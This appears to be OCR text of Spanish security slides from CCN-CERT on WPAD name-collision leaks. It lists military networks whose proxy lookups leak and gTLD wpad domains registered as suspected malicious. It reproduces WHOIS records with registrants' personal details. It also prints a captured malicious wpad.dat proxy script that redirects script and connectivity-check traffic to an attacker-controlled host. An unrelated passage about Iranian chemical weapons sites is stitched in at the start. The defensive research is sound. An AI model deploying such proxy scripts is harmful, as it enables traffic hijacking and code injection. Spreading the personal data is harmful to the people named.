Esfahan was also said to be one of Iran's major chemical weapons facilities, along with the facilities located at Damghan (said to be the primary production facility), Parchin and Qazvin. Esfahan was home to a number of industrial chemical concerns, including the Poly-Acryl Iran Corporation


(Fuente: http://www.globalsecurity.org/wmd/world/iran/esfahan.htm)

RESULTADOS WPAD.NAVY WPAD.AIRFORCE
(IP 80.252.155.28 RUSIA)

Dirección IP	Código de país	Ubicación	Código postal	Coordenadas aproximadas*	Radio de exactitud	ISP	Organización	Dominio	Código metropolitano
80.252.155.28	RU	Zhukovskiy, Óblast de Moscú, Rusia, Europa	140180	55.5953, 38.1203	50	FLEX	Network in Zgukovsky city	progtech.ru	

RESULTADOS WPAD.NAVY WPAD.AIRFORCE

(IP 80.252.155.28 RUSIA)



Aeropuerto militar Zhukovskiy

RESULTADOS WPAD.NAVY WPAD.AIRFORCE

(IP 80.252.155.28 RUSIA)



Aeropuerto militar Zhukovskiy



RESULTADOS WPAD.NAVY WPAD.AIRFORCE

National Defense University (TW)

Zhukovsky – Gagarin Air Force Academy (RU)

Khatami Air Base, 8th Tactical Air Base (IR)

Cameri Air-tactical Aircraft Center (IT)

Ukrainian Navy Command (UA)


US Army Reserve Center Elwood (US)

United States Army, Japan (USARJ) (JP)

Nanjing Army Command College (CN)

U.S. Army Morgantown Recruiting Center (US)

ESTADO GENERAL WPAD EN gTLD



http://data.iana.org/TLD/tlds-alpha-by-domain.txt

Version 2016111601, Last Updated Thu Nov 17 07:07:01 2016 UTC

ESTADO GENERAL WPAD EN gTLD

Posibles maliciosos

Alerta US-CERT 23 de mayo de 2016

DOMINIO	Fecha creación	Campaña	IP	¿Quien?
wpad.city	Created on 2016-05-26	mysql.helm.myjino.ru	23.95.95.119	Protegido whois
wpad.cloud	Created on 2016-05-24	mysql.helm.myjino.ru	23.95.95.119	Protegido whois
wpad.institute	Created on 2016-05-26	mysql.helm.myjino.ru	23.95.95.119	Protegido whois
wpad.ooo	Created on 2016-05-24	mysql.helm.myjino.ru	23.95.95.119	Protegido whois
wpad.town	Created on 2016-05-26	mysql.helm.myjino.ru	23.95.95.119	Protegido whois
wpad.study	Created on 2016-05-26	mysql.helm.myjino.ru	23.95.95.119	Bogdanv Artemi
wpad.college	Created on 2016-07-06	js.echoes.org.ru	91.240.86.14	Protegido whois
wpad.kim	Created on 2016-07-16	js.echoes.org.ru	91.240.86.14	Protegido whois
wpad.gdn	Created on 2016-06-22	js.echoes.org.ru	91.240.86.14	Iva Levasov

CAMPAÑA js.echoes.org.ru

```
Domain Name: WPAD.GDN
Domain ID: GD133106-GDN
WHOIS Server: whois.alpnames.com
Referral URL: www.alpnames.com
Updated Date: 2016-06-22T12:54:46Z
Creation Date: 2016-06-22T12:54:43Z
Registry Expiry Date: 2017-06-22T12:54:43Z
Sponsoring Registrar: AlpNames Limited
Sponsoring Registrar IANA ID: 1857
Domain Status: clientTransferProhibited http://www.icann
ited
Registrant ID: ALP_55234073-GDN
Registrant Name: Ivan Levashov
Registrant Organization: N/A
Registrant Street: Sukheh-Batora st., 11 bld., 182 fl.
Registrant City: Barnaul
Registrant State/Province: Altayskiy kray
Registrant Postal Code: 656057
Registrant Country: RU
Registrant Phone: +7.3852426690
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: ba.jiao.xing@qq.com
Admin ID: ALP_55234073-GDN
Admin Name: Ivan Levashov
Admin Organization: N/A
```

CAMPAÑA js.echoes.org.ru

$ curl wpad.gdn/wpad.dat

function FindProxyForURL (url, host) {if (host === "googleads.g.doubleclick.net") {return "PROXY 224.0.0.0:8080";}var Items = [{"URL":"http://an.yandex.ru/system/context.js","Cut":true},{"URL":"http://yandex.st/share/share.js","Cut":false},{"URL":"http://yastatic.net/share/share.js","Cut":false},{"URL":"http://yastatic.net/share2/share.js","Cut":false},{"URL":"http://yastatic.net/nearest.js","Cut":false},{"URL":"http://yastatic.net/jquery/1.8.3/jquery.min.js","Cut":false},{"URL":"http://home.yastatic.net/jquery/2.1.4/jquery.min.js","Cut":false},{"URL":"http://site.yandex.net/v2.0/js/all.js","Cut":false},{"URL":"http://site.yandex.net/v2.0/js/bandar-log.js","Cut":false},{"URL":"http://www.google-analytics.com/ga.js","Cut":true},{"URL":"http://www.google-analytics.com/urchin.js","Cut":true},{"URL":"http://www.google-analytics.com/analytics.js","Cut":true},{"URL":"http://pagead2.googlesyndication.com/pagead/js/adsbygoogle.js","Cut":true},{"URL":"http://pagead2.googlesyndication.com/pagead/show_ads.js","Cut":true},{"URL":"http://pagead2.googlesyndication.com/pagead/osd.js","Cut":true},{"URL":"http://pagead2.googlesyndication.com/pagead/js/lidar.js","Cut":true},{"URL":"http://pagead2.googlesyndication.com/pagead/js/google_top_exp.js","Cut":true},{"URL":"http://pagead2.googlesyndication.com/pagead/show_companion_ad.js","Cut":true},{"URL":"http://apis.google.com/js/plusone.js","Cut":false},{"URL":"http://platform.twitter.com/widgets.js","Cut":false},{"URL":"http://connect.ok.ru/connect.js","Cut":false},{"URL":"http://st.mycdn.me/res/js/lib/10ce6d44.js","Cut":false},{"URL":"http://cdn.connect.mail.ru/js/loader.js","Cut":true},{"URL":"http://top-fwz1.mail.ru/js/code.js","Cut":true},{"URL":"http://widgets.amung.us/small.js","Cut":false},{"URL":"http://widgets.amung.us/classic.js","Cut":false},{"URL":"http://montblanc.rambler.ru/static/js/montblanc.js","Cut":true},{"URL":"http://ad.rambler.ru/static/green2.min.js","Cut":true},{"URL":"http://autocontext.begun.ru/autocontext2_async.js","Cut":true},{"URL":"http://autocontext.begun.ru/autocontext2.js","Cut":true},{"URL":"http://autocontext.begun.ru/autocontext_lite.js","Cut":true},{"URL":"http://userapi.com/js/api/openapi.js","Cut":false},{"URL":"http://st.top100.ru/top100/top100.js","Cut":true},{"URL":"http://st.top100.ru/pack/pack.min.js","Cut":false},{"URL":"http://sb.scorecardresearch.com/beacon.js","Cut":true},{"URL":"http://share.pluso.ru/pluso-like.js","Cut":false},{"URL":"http://code.jquery.com/jquery-latest.js","Cut":false},{"URL":"http://connect.facebook.net/ru_RU/all.js","Cut":false},{"URL":"http://connect.facebook.net/ru_RU/sdk.js","Cut":false},{"URL":"http://connect.facebook.net/en_US/all.js","Cut":false},{"URL":"http://connect.facebook.net/en_US/sdk.js","Cut":false},{"URL":"http://assets.pinterest.com/js/pinit.js","Cut":false}];var I;for (I = 0; I < Items.length; I++) {if (url === Items [I].URL) {return "PROXY js.echoes.org.ru:81";}}if (host === "js.echoes.org.ru" || shExpMatch (host, "*.js.echoes.org.ru")) {return "PROXY js.echoes.org.ru:81";}if ("proxy.debug.comet.echoes.org.ru" === host) {return "DIRECT";}if (shExpMatch (host, "*.node0ext.comet.echoes.org.ru") ||shExpMatch (host, "*.node0int.comet.echoes.org.ru") ||shExpMatch (host, "*.node1ext.comet.echoes.org.ru") ||shExpMatch (host, "*.node1int.comet.echoes.org.ru")){if (shExpMatch (url, "*/image/arrow_fastmenu.gif?id=2035565335")) {return "PROXY js.echoes.org.ru:81";} else {return "DIRECT";}}if (host === "comet.echoes.org.ru" || shExpMatch (host, "*.comet.echoes.org.ru")) {return "PROXY js.echoes.org.ru:81";}if (host === "go.microsoft.com" && shExpMatch (url, "http://*")) {return "PROXY js.echoes.org.ru:81";}if (url === "http://www.msftncsi.com/ncsi.txt") {return "PROXY js.echoes.org.ru:81";}if ((host === "captive.apple.com" || host === "www.airport.us" ||host === "www.ibook.info" || host === "www.itools.info" ||host === "www.thinkdifferent.us" || host === "www.appleiphonecell.com" ||url === "http://www.apple.com/library/test/success.html") && shExpMatch (url, "http://*")) {return "PROXY js.echoes.org.ru:81";}if (shExpMatch (url, "*/administrator/language/ru-RU/ru-RU.css”
$

CAMPAÑA mysql.helm.myjino.ru

```
Domain Name: wpad.study
Domain ID: DC845AA4C5956456BA5701F68CBF7AF8C-ARI
WHOIS Server: whois.opensrs.net
Referral URL: whois.opensrs.org
Updated Date: 2016-05-31T11:45:31Z
Creation Date: 2016-05-26T11:45:30Z
Registry Expiry Date: 2017-05-26T11:45:30Z
Sponsoring Registrar: Tucows Domains Inc.
Sponsoring Registrar IANA ID: 69
Domain Status: ok https://icann.org/epp#OK
Registrant ID: C2D390DDDDCC144F6A12719938AD9C5A0-ARI
Registrant Name: Bogdanov Artemii
Registrant Organization: Private Person
Registrant Street: Peterburgkoe 10k2-14
Registrant Street:
Registrant Street:
Registrant City: Tver
Registrant State/Province: Tver
Registrant Postal Code: 170001
Registrant Country: RU
Registrant Phone: +7.9038000038
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: abr1k0s.ctf.team@gmail.com
Admin ID: C2D390DDDDCC144F6A12719938AD9C5A0-ARI
Admin Name: Bogdanov Artemii
Admin Organization: Private Person
Admin Street: Peterburgkoe 10k2-14
Admin Street:
Admin Street:
Admin City: Tver
Admin State/Province: Tver
Admin Postal Code: 170001
Admin Country: RU
Admin Phone: +7.9038000038
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: abr1k0s.ctf.team@gmail.com
```

abrikos.ctf.team@gmail.com

Reverse IP Lookup Results – 3 domains hosted on IP address 23.95.95.119

	Domain	View Whois Record	Screenshots
1.	abr1k0s.ru		
2.	wpad.cloud		
3.	wpad.ooo		

No somos los únicos que lo sabemos…

По данным WHOIS.NIC.RU:

```
domain:        WPAD.RU
nserver:       chin.ns.cloudflare.com
nserver:       joel.ns.cloudflare.com
state:         REGISTERED, DELEGATED
person:        Private person
admin-contact:https://www.nic.ru/cgi/whois_webmail.cgi?domain=WPAD.RU
descr:         Domain Names and Trad
descr:         http://rocket.name
descr:         info@rocket.name
descr:         +7 985 610-16-80
registrar:     RU-CENTER-RU
created:       2013.01.25
paid-till:     2017.01.25
source:        RU-CENTER
```

По данным WHOIS.NIC.RU:

```
domain:        WPAD.SU
nserver:       experiment.wpad.xyz
nserver:       experiment.wpad.fail
state:         REGISTERED, DELEGATED
person:        Private person
e-mail:        fabrizio+eurodns@lanotte.org
registrar:     RUCENTER-REG-FID
created:       2015.11.06
paid-till:     2017.11.06
source:        RU-CENTER

>>> Last update of WHOIS database: 2016.11.17T17:04:18Z <<<
```

No somos los únicos que lo sabemos…

DATOS DEL TITULAR

Nombre del Dominio	wpad.es
Estado	Activado
Identificador	NMK7-ESNIC-F4
Titular	NOKO Marek Koperski
Fecha de Alta	27-07-2007
Fecha de Caducidad	27-07-2017
Agente Registrador	KEY-SYSTEMS

PERSONA DE CONTACTO ADMINISTRATIVO

Identificador	**TK133-ESNIC-F4**
Nombre	**Tomasz Koperski**
Email	noko@noko.com.pl

PERSONA DE CONTACTO TECNICO

Identificador	**TK133-ESNIC-F4**
Nombre	**Tomasz Koperski**
Email	noko@noko.com.pl

SERVIDORES DNS

Nombre Servidor	IP
ns2.wpadblock.com	
ns1.wpadblock.com	
ns3.wpadblock.com	

No somos los únicos que lo sabemos…

```
$ curl wpad.es/wpad.dat
// WPADblock.com project - monitoring and protecting leaking WPAD.* traffic since 2007. Read more at
www.wpadblock.com
//
// Your computer should not be downloading this file. Please fix your network configuration.
// Read more on WPAD security: http://www.trendmicro.co.uk/media/misc/wp-badwpad.pdf

function FindProxyForURL(url, host) {
   // REMOTE: all outside world / WAN traffic remains DIRECT
   return "DIRECT";
}
$
```


FOR SALE!

E-Mails

- info@ccn-cert.cni.es
- ccn@cni.es
- sat-inet@ccn-cert.cni.es
- sat-sara@ccn-cert.cni.es
- organismo.certificacion@cni.es

Websites

- www.ccn.cni.es
- www.ccn-cert.cni.es
- www.oc.ccn.cni.es

Síguenos en





[2] https://www.verisign.com/assets/labs/MitM-Attack-by-Name-Collision-Cause-Analysis-and-WPAD-Vulnerability-Assessment-in-the-New-gTLD-Era.pdf